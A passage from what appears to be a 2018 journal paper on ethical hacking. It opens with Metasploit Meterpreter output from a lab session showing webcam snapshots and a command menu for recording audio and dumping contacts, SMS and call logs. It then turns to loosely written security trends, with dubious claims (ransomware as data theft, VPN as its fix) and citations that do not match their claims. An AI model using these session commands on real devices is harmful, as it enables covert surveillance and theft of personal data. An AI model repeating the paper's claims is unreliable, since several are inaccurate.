[*] Sending stage (69050 bytes) to 192.168.2.3
[*] Meterpreter session 4 opened (192.168.2.4:4444 -> 192.168.2.3:54533) at 2018-03-05 04:07:55 +0000
```

Fig. 8B: metasploit v4.16.15.dev

IIOAB JOURNAL
ISSN: 0976-3104

```
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/XGALLvoj.jpeg
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/CJKiShrR.jpeg
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/TCsUHMuW.jpeg
meterpreter >
```

Fig. 8C: Meterpreter

```
    Command       Description
    -------       -----------
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    portfwd       Forward a local port to a remote service
    route         View and modify the routing table

Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    execute       Execute a command
    getuid        Get the user that the server is running as
    localtime     Displays the target system's local date and time
    pgrep         Filter processes by name
    ps            List running processes
    shell         Drop into a system command shell
    sysinfo       Gets information about the remote system, such as OS

Stdapi: Webcam Commands
=======================

    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam

Android Commands
================

    Command           Description
    -------           -----------
    activity_start    Start an Android activity from a Uri string
    check_root        Check if device is rooted
    dump_calllog      Get call log
    dump_contacts     Get contacts list
    dump_sms          Get sms messages
    geolocate         Get current lat-long using geolocation
    hide_app_icon     Hide the app icon from the launcher
    interval_collect  Manage interval collection capabilities
    send_sms          Sends SMS from target session
    set_audio_mode    Set Ringer Mode
    sqlite_query      Query a SQLite database from storage
    wakelock          Enable/Disable Wakelock
    wlan_geolocate    Get current lat-long using WLAN information

meterpreter > dump_contacts
```

Fig. 8D: Commands Execution

.....

RECENT TRENDS IN CYBER SECURITY

Companies of all sizes have adopted the cloud technology and open source has become the standard for infrastructure software so we can certainly expect an increase in the number of cyber-attacks based on open source vulnerabilities. Since the code is open, any opportunist can identify and exploit the program through hacking and viruses. Proprietary software companies have team members dedicated to ensuring the security of their software.

While it's true that anyone can look at and potentially exploit the code, it's also true that anyone can look at the code to identify potential causes of security breaches and address them immediately

IIOAB JOURNAL
ISSN: 0976-3104

In many cases, using this type of software helps companies save money while also getting a product that is better suited to their needs. Once your company learns how to use open source software - and how to mitigate some of the risks associated with it - you, like many others, may lead to great benefits.

As we approach 2018, here are some cyber security trends that people need to aware of it. So, some of the following trends are as follows –

Careful patching and Application testing improvements

When talking about cyber security, most people think of malicious websites that are accessed over the laptop or desktop, even though most of our internet browsing is now done over the phone. Mobile applications have become an excellent source for modern hackers

While the application and software's from a trusted source and sites are usually safe and tested, not much is done when testing patches and updates. For those who only wish to use their phones and other smart devices safely, there are a number of measures that you can take to protect your smart phone or tablet. For those who are developers and testers, the task is not as easy as they will need to invest much more in application testing of even the smallest patches.

Ransomware and dealing with it

Ransom ware is seen as a huge problem in big industry future starting with 2018 this may cause wider concerns and even impact on casual users around worldwide.

Ransom ware is a type of software that focuses on stealing your private data in the terms of pictures, videos, and writings, then bank accounts. In creating ransom ware, hackers usually focus on the operating systems like Windows, Android platforms. In 2018 this will create major security concerns for millions of people, as it is common for people to use that software and have sensitive data on the same device [9].

The solution to this problem using a VPN connection as it will prevent you from being singled out for specific information you might have. VPN alone is not enough to protect you, but it will make it impossible for people looking for your data in particular to find it.

IoT Home – Smart yet gullible

With more and more of our devices being connected to the internet and having smart capabilities, the rise in increase to vulnerabilities becomes a major problem. The ease of access for hackers and other people with malicious intent is not so much due to any faults in the devices themselves, but more often than not in human error. In 2018 it is predicted that there will be a rise in botnets which will attempt to access your devices from multiple points with all basic passwords attempted, finally breaking devices that don't have a higher security setting. The only way to prevent this is to be careful and to install all of your devices properly; giving them personalized settings, username, and password. It has been shown in [Fig. 9].

General Data Protection Regulation (GDPR)

General Data Protection Regulation (GDPR).For companies and developers, the introduction of Europe-wide safety measures for personal information may create a hurdle, and if those measures are not implemented by the 25th of May 2018, companies may be fined a considerable amount of up to 4% of global annual turnover. While implementing these features is not as difficult, companies struggling to stay in the black will see this as an obstacle to doing their job. General Data Protection Regulation has been picturized in [Fig. 10].

Server less apps and protection less devices

Using apps that don't require a server has become very popular in the last few years with services such as WhatsApp and Viber providing direct peer-to-peer connections with inbuilt encryption. While this does reduce the cost of application maintenance and give all kinds of utility benefits, it is very open to various forms of attack.

IIOAB JOURNAL
ISSN: 0976-3104



Fig.9: Internet of things [12].

Fig. 10: General data protection regulation [13].

AI Hackers

As technology progresses we are seeing more and more tasks being done by AI, it was just the matter of time hackers would employ AI to do their bidding. Although we are far from Sky net *level* of threat, the last two years have seen an incredible increase in AI made attacks. Machine learning is used by hackers to note, track and even predict vulnerabilities in systems. AI based security system is being shown in [Fig 11].Malicious software assisted by AI has made DoS attacks much easier and cheaper to do.

IIOAB JOURNAL
ISSN: 0976-3104



Fig.11: AI based Security system [14].

Shortage of cyber-security experts

For those who are thinking about a career change, this is the way to go in 2018. Cyber security experts are few and requires good some of money to do their tasks. Even in larger companies, most cyber-security experts are consultants working on a retainer for impressive fees and are in charge for several companies at the same time. If you plan on opening a company in 2018 you basically have two options; either you have spent deep pockets in hiring good security specialists or using the online service of reputable protection companies that will give you the optimal security and support for a much reasonable fee. This includes good anti-malware software, anti-virus software and a reliable VPN provider. Most major corporations worldwide already use these services as consulted by their security expert, and there is no reason why smaller companies and even private persons shouldn't [11].

CONCLUSION

Though it doesn't have enough scope because many companies wanted their clients to as developers, programmers or event manager but those people who are belonging or wanted to pursue this field are paid handsome amount of money. It includes –It is an emerging branch so no ethical hacker can ensure by using same technology again and again, so as a result people wanted to develop and research more about this technology. As the growing demands of E-commerce sites many E-commerce marketing companies like Flipkart, Amazon and Ebay will demand more the ethical hackers because of their security concerns, many companies like ISRO, Wipro, IBM wanted their databases not to get leaked and spread related to their productions and profits and loses so they are hiring ethical hackers and paying a good some of money which will increase in future to. Even start-ups companies are also demanding more ethical hackers, so that it doesn't lead to their demolition of company. More advanced software and tools will be used by ethical hackers leads to overall technology development Thus the necessity of ethical hackers is slowly but demandingly being increasing in the field of IT sector day by day. [12]. In response to the various hacking activities being taking place regularly, the various techniques that can be used for preventing the same include: Proper Security Infrastructure, Intrusion detection system, Code review and the security patches. The usage of all the above techniques can help in preventing the leakage of sensitive data, reduces investigation cost as well as the monetary loss/ reputation losses, facilitates detecting the risk early and mitigating the same etc. The various tools that can be used for preventing the hacking are: Honeynet, Anti-viruses, Patches, Password crackers, Vulnerability scanners, Wireless sniffers.

CONFLICT OF INTEREST

None

ACKNOWLEDGEMENTS

We would like to express our sincere gratitude to Dr. Prateek Jain, Accendere Knowledge Management Services Pvt. Ltd., Ms. Nidhi Garg, FET, MRIIRS for their valuable comments that led to substantial improvements on an earlier version of this manuscript.

IIOAB JOURNAL
ISSN: 0976-3104

FINANCIAL DISCLOSURE

None

REFERENCES

[1] Walt, Charl van Der. [2017] The Impact of Nation-State Hacking on Commercial Cyber-Security. Computer Fraud and Security 2017. (4). Elsevier Ltd: 5–10. doi:10.1016/S1361-3723(17)30030-1.
[2] Easttom, William Chuck.[2011] Computer Security Fundamentals. doi:10.1007/978-1-4471-6654-2_2.
[3] Cherdantseva Y. et al. [2016] A review of cyber security risk assessment methods for SCADA systems, Comput. Secur., 56: 1–27
[4] Juneja GK. [2007] Ethical Hacking: a Technique To Enhance Information Security, Int J Innov Res Sci Eng Technol (An ISO Certif. Organ., 3297(12): 7575–7580
[5] Sahare B, Naik A, Khandey S. [2014] Study Of Ethical Hacking', Int J Comput Sci Trends Technol. 2(4): 6–10.
[6] Francia III GA, Thornton D, Dawson J.[2012] Security Best Practices and Risk Assessment of SCADA and Industrial Control Systems, In Proceedings of The 2012 World Congress in Computer Science, Computer Engineering, and Applied Computing.
[7] Yan J, Govindarasu M, Liu C.-C, Vaidya U.[2013] A PMU-based risk assessment framework for power control systems, Power and Energy Society General Meeting (PES), IEEE, pp. 1-5.
[8] Hewett R, Rudrapattana S, Kijsanayothin P. [2014] Cyber-security analysis of smart grid SCADA systems with game models, In Proceedings of the 9th Annual Cyber and Information Security Research Conference, ACM, pp. 109-112.
[9] Woo PS, Kim BH. [2014] A Study on Quantitative Methodology to Assess Cyber Security Risk of SCADA Systems," In Advanced Materials Research, 960: 1602-1611.
[10] Leversage DJ, Byres EJ. [2008] Estimating a system's mean time-to-compromise, Security & Privacy, 6(1): 52-60.
[11] Lewis H, Budnitz R, Rowe W, Kouts H, Von Hippel F, Loewenstein W, Zachariasen F. [1979] Risk assessment review group report to the US Nuclear Regulatory Commission," Nuclear Science, IEEE Transactions on, 26(5): 4686-4690.
[12] Luiijf E, Ali M, Zielstra A.[2009] Assessing and improving SCADA security in the dutch drinking water sector, In Critical Information Infrastructure Security, Springer Berlin Heidelberg, ,pp.190-199.
[13] https://heimdalsecurity.com/blog/what-is-ransomware-protection.
[14] https://www.iot-now.com/wp-ontent/uploads/2016/12/iot-communications-security.